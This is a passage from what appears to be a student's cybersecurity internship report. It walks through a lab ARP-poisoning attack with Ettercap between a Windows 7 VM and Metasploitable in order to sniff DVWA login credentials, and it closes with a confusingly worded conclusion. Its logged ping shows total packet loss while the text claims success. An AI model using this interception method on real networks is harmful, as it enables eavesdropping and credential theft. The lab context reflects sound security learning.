
Step 3: Select three dots in the top right corner then select hosts -> scan for the hosts from the page displayed below.

Then again select 3 dots -> hosts -> host lists and the below window will display.




Select the IP of windows7 [192.168.56.103] and add to target1 and select IP network of Metasploitable [192.168.56.101] and add to target2.

Step 4: Select ARP poisoning from the drop-down menu on clicking globe icon. In ARP poisoning attacker sends falsified ARP messages over a LAN to link an attacker's MAC address with the IP address of a legitimate computer or server on the network**.**



Step 5: Open fire fox in the windows 7 and browse the IP address of metasploitable machine and select DVWA option and enter the username and password to login.




Step 6: Transfer packets from metasploitable machine to windows 7.

[command: ping windows IP]

```
nPassword:

Login incorrect
metasploitable login: msfadmin
Password:
Last login: Fri Feb 24 02:29:52 EST 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.

--- 192.168.56.103 ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5018ms

msfadmin@metasploitable:~$
```

Step 7: The entered username and password in Windows 7 will be now visible at Kali-Linux. By this successful sniffing between Windows7 and Metasploitable machines done using **Ettercap** tool.



Conclusion:

I'm glad to know that your cyber security internship provided us with a deep understanding of the importance of cyber security in today's digital age. Throughout our internship, we were involved in various projects, such as vulnerability assessments and threat modelling, which exposed us to a wide range of tools and technologies commonly used in cyber security. Our mentors, who were seasoned professionals in the industry, provided us with guidance, mentoring, and feedback, which helped us to improve our skills and broaden our knowledge in areas such as network security and risk management. The skills and knowledge we gained during our internship will undoubtedly be valuable as we embark on our career in the cyber security field, and I'm delighted to hear that we are eager to apply them to our future endeavours. Overall, our internship experience was a significant step in our professional development, and it's excellent to see that we gained so much knowledge from it.